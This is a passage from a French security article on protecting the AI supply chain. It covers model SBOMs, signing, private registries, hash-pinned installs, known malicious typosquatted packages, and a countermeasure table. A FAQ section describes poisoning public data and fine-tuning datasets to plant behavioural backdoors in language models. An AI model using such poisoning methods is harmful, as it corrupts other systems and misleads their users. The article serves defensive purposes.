Un Software Bill of Materials (SBOM) IA doit documenter non seulement les dépendances logicielles mais aussi les artefacts ML : quels modèles de base ont été utilisés, depuis quels dépôts, à quels commits, avec quels datasets. Le format SPDX 2.3 a introduit des extensions pour les datasets ML. CycloneDX 1.5 propose un schéma `mlModel` pour documenter les composants IA :

```
{
  "bomFormat": "CycloneDX",
  "specVersion": "1.5",
  "components": [
    {
      "type": "ml-model",
      "name": "mistral-7b-instruct",
      "version": "v0.2",
      "hashes": [{"alg": "SHA-256", "content": "a8f3b2c1..."}],
      "externalReferences": [
        {"type": "distribution",
         "url": "https://huggingface.co/mistralai/Mistral-7B-Instruct-v0.2"}
      ],
      "properties": [
        {"name": "cdx:ml:modelType", "value": "large-language-model"},
        {"name": "cdx:ml:trainingDataset", "value": "unknown-public"},
        {"name": "cdx:ml:framework", "value": "pytorch"}
      ]
    }
  ]
}
```

La génération automatique de SBOM IA peut être intégrée dans les pipelines MLOps via des outils comme `cyclonedx-python` pour les dépendances Python et des scripts custom pour les artefacts de modèles. Le SBOM résultant est signé cryptographiquement et stocké dans un registre centralisé accessible aux équipes sécurité.

Sigstore pour la signature des modèles

Sigstore, initialement développé pour signer les artefacts logiciels open source, est adapté à la signature des modèles IA. Le projet **model-transparency** de Google DeepMind et SLSA for ML

proposent un framework de signatures attachées aux modèles Hugging Face, permettant de vérifier qu'un modèle n'a pas été modifié depuis sa publication par l'organisation source :

```
 # Signer un modele avec cosign (sigstore)
cosign sign-blob   --bundle model.safetensors.bundle   --oidc-issuer https://accounts.google.com

# Verifier la signature avant chargement
cosign verify-blob   --bundle model.safetensors.bundle   --certificate-identity "publisher@organi
```

Registry privé et politique de quarantaine

La mise en place d'un registry privé de modèles et de packages est la contre-mesure organisationnelle la plus efficace. Le flux de travail recommandé suit un principe de « never trust, always verify » appliqué aux artefacts IA : tout nouveau modèle ou package est d'abord placé en quarantaine dans un environnement isolé sans accès réseau ni accès aux données de production. ModelScan, ClamAV et une analyse comportementale s'exécutent en parallèle. Pour les modèles critiques, une revue manuelle du code source et des commits est effectuée. Après validation, l'artefact est copié dans le registry privé (Artifactory, Nexus, JFrog ML) avec son SBOM et sa signature. Les pipelines CI/CD et les machines des développeurs ne peuvent accéder qu'au registry privé, jamais directement à PyPI, NPM ou Hugging Face.

Pour les packages Python, l'utilisation de `pip install --require-hashes` avec un fichier `requirements.txt` contenant les hashes SHA-256 garantit que seules les versions exactes approuvées peuvent être installées. Des outils comme `pip-compile` (pip-tools) génèrent automatiquement des fichiers requirements avec hashes depuis un fichier d'entrée, facilitant la maintenance de cette liste.

Politique de sécurité organisationnelle

Au-delà des outils techniques, une politique de sécurité supply chain IA doit définir la liste des sources approuvées (registries autorisés), le processus de demande d'ajout d'un nouveau modèle ou package, les critères d'évaluation de la réputation d'un dépôt (nombre de contributeurs vérifiés, historique des commits, présence d'une équipe de sécurité), et les procédures de réponse à incident en cas de compromission détectée. Les frameworks NIST AI RMF et ISO/IEC 42001

intègrent désormais des exigences explicites sur la sécurité de la chaîne d'approvisionnement IA, exigences détaillées dans notre article sur la gouvernance IA et la conformité LLM. La conformité à ces standards implique notamment la documentation formelle des dépendances IA, le suivi des vulnerérabilités CVE dans les composants IA utilisés, et la capacité à répondre à un incident supply chain dans un délai défini par le plan de réponse.

FAQ — Questions fréquentes sur la supply chain IA

Comment vérifier si un modèle Hugging Face est sûr avant de le télécharger ?

La vérification d'un modèle Hugging Face avant téléchargement doit combiner plusieurs approches complémentaires. Premièrement, vérifiez l'identité de l'organisation publiante : les organisations vérifiées (badge bleu sur la plateforme) ont subi un processus de vérification d'identité par Hugging Face. Préférez les modèles publiés directement par les organisations de recherche connues (meta-llama, mistralai, google, microsoft, mistralai) plutôt que par des comptes individuels sans historique de contributions vérifiable. Un dépôt créé il y a moins d'une semaine avec zéro followers est un signal d'alarme fort.

Deuxièmement, vérifiez que le modèle propose une version SafeTensors et préférez-la systématiquement au format PyTorch (`.pt` ou `.bin`). Si seul le format PyTorch est disponible, exécutez ModelScan avant de charger le modèle : `pip install modelscan && modelscan --hf-model "org/model-name"` . Cet outil peut analyser le modèle sans le charger en mémoire, évitant ainsi d'exécuter du code potentiellement malveillant.

Troisièmement, examinez la page du modèle : une Model Card détaillée avec des métriques d'évaluation, un historique de commits cohérent, des discussions actives et des rapports de tests de sécurité sont des signaux positifs. Vérifiez également les hashes publiés dans la section Files and Versions et comparez-les après téléchargement avec la commande `sha256sum` . Enfin, consultez les discussions et issues du dépôt : si d'autres utilisateurs ont signalé des comportements suspects, l'information sera généralement visible dans les commentaires.

Quels packages PyPI IA ont déjà été compromis et comment se protéger ?

Plusieurs packages ont été documentés comme malveillants ou compromis entre 2023 et 2026. Parmi les cas notables figurent `torch-cuda` (typosquatting de PyTorch CUDA), `openai-unofficial`, `langchain-utils`, `transformers-extra`, `huggingface` (sans le suffixe `-hub`), `tensorflow-gpu-latest`, `mlflow-utils`, `stable-diffusion-tools` et plusieurs variantes de `langchain` avec des suffixes (`langchain-plus`, `langchain-ai`). La liste complète est maintenue par PyPI Safety DB et le projet malicious-packages de Google sur GitHub (github.com/ossf/malicious-packages).

Pour se protéger efficacement : installez systématiquement les packages avec leur hash vérifié via `pip install --require-hashes`, utilisez `pip-audit` dans vos pipelines CI/CD pour détecter les packages vulnérables ou connus malveillants, abonnez-vous aux alertes de sécurité PyPI via la GitHub Advisory Database, vérifiez que le mainteneur du package est bien celui attendu (la page PyPI liste les mainteneurs, vérifiez leurs profils et l'historique des versions), et implémentez un registry privé avec liste blanche de packages approuvés pour les environnements de production. La combinaison d'un registry privé et de la vérification par hash constitue la défense la plus robuste contre le typosquatting et la compromission de comptes.

L'empoisonnement de dataset peut-il affecter les modèles commerciaux que j'utilise via API ?

Oui, c'est une préoccupation réelle et documentée. Les grands modèles commerciaux (GPT-4, Claude, Gemini, Llama) sont entraînés sur des datasets massifs incluant des données publiques depuis Internet — données que des acteurs malveillants peuvent tenter d'influencer via des campagnes de contamination à grande échelle (publication de textes, code ou images conçus pour induire des comportements spécifiques). Des chercheurs de l'Université de Waterloo ont démontré en 2024 qu'une campagne d'empoisonnement ciblée sur Wikipedia (modifiée puis restaurée avant détection, avec la fenetre d'indexation exploitée) pouvait influencer les réponses de modèles entraînés peu après.

Les preuves directes de backdoors induites dans des modèles commerciaux de premier rang sont rares et difficiles à obtenir. Cependant, pour les modèles open source que vous fine-tunez vous-même, le risque est beaucoup plus concret et direct : tout dataset public utilisé pour le fine-tuning peut être un vecteur d'empoisonnement. La mitigation passe par l'évaluation systématique des

données d'entraînement (filtrage des outliers, vérification de provenance), l'utilisation de techniques de détection de poisoning (STRIP, Neural Cleanse, Fine-Pruning), la validation comportementale rigoureuse des modèles fine-tunés avant déploiement via des suites de tests adversariaux, et le suivi des anomalies comportementales en production via du monitoring continu des distributions de sorties.

Tableau de synthèse — Supply Chain IA : vecteurs, impacts et contre-mesures

Vecteur d'attaque	Impact potentiel	Plateforme	Outils de détection	Contre-mesures
Pickle malveillant dans modèle	RCE, exfiltration, persistance	Hugging Face Hub	ModelScan, ClamAV, Protect AI	SafeTensors, hashes, scan avant chargement
Typosquatting PyPI IA	Vol credentials, compromise dev	PyPI	pip-audit, Socket.dev, Safety DB	Registry privé, --require-hashes, liste blanche
Typosquatting NPM IA	Exfiltration prompts, vol tokens	NPM	npm audit, Socket.dev, Snyk	package-lock, registry privé, audit CI/CD
Dataset poisoning	Backdoor comportementale, biais	HF Datasets, datasets publics	STRIP, Neural Cleanse, éval adversariale	Auditer datasets, filtrage, éval rigoureuse
Compromission mainteneur	Backdoor dans package populaire	PyPI, NPM, HF Hub	Monitoring versions, pip-audit, GH Advisory	MFA mainteneurs, pinning versions, hashes
HF Spaces malveillant	Vol tokens HF, phishing, exfiltration	HF Spaces	Analyse manuelle, réputation organisation	Utiliser Spaces d'organisations vérifiées
Plugin / MCP server malveillant	Exfiltration conversations, manipulation agent	Plugins LLM, MCP	Analyse comportementale, monitoring réseau	Liste blanche plugins, isolation réseau, sandbox
Action GitHub IA compromise	Compromise CI/CD, accès secrets	GitHub Actions	StepSecurity, OpenSSF Scorecard	Pinning SHA, OIDC secrets, least privilege

À RETENIR

Points clés à retenir

Le format SafeTensors est non négociable : Il doit remplacer les fichiers PyTorch pickle pour tous les modèles en production. SafeTensors ne permet pas l'exécution de code à la désérialisation, éliminant le vecteur d'attaque le plus courant sur Hugging Face.

ModelScan doit faire partie de votre CI/CD : Automatisez le scan de tous les fichiers de modèles avant leur promotion vers les environnements de production. Combiné à pip-audit et npm audit, il constitue un premier rempart efficace et peu coûteux.

Un registry privé de modèles et packages est la défense architecturale clé : Bloquer l'accès direct à PyPI, NPM et Hugging Face depuis les environnements de production et passer par un proxy avec liste blanche approuvée réduit drastiquement la surface d'attaque.

Les SBOM IA doivent documenter les modèles, pas seulement les packages : Tracez chaque modèle utilisé (origine, hash, version, dataset d'entraînement si connu) dans un SBOM CycloneDX ou SPDX pour maintenir la traçabilité de votre chaîne d'approvisionnement IA.

L'empoisonnement de dataset est une menace durable : Les backdoors induites par data poisoning survivent au fine-tuning standard. Des évaluations adversariales spécifiques sont nécessaires pour les modèles déployés dans des contextes critiques.

Les plugins et MCP servers constituent une nouvelle surface d'attaque : Appliquez les mêmes processus de validation qu'aux dépendances logicielles classiques — liste blanche, audit, sandboxing et monitoring continu.

La sécurisation de la supply chain IA n'est pas une tâche ponctuelle mais un processus continu. L'écosystème IA évolue à une vitesse sans précédent : de nouveaux modèles, frameworks et paradigmes d'intégration émergent chaque mois, et les attaquants s'adaptent en conséquence. Les organisations qui adoptent aujourd'hui une approche systématique — scan automatisé, registry

privé, SBOM IA, signature cryptographique — seront significativement mieux positionnées que celles qui traitent la sécurité comme une réflexion après coup.

Sources et références

ANSSI — Guide de sécurité des systèmes d'IA

MITRE ATLAS — Matrice des menaces adversariales IA

OWASP LLM Top 10
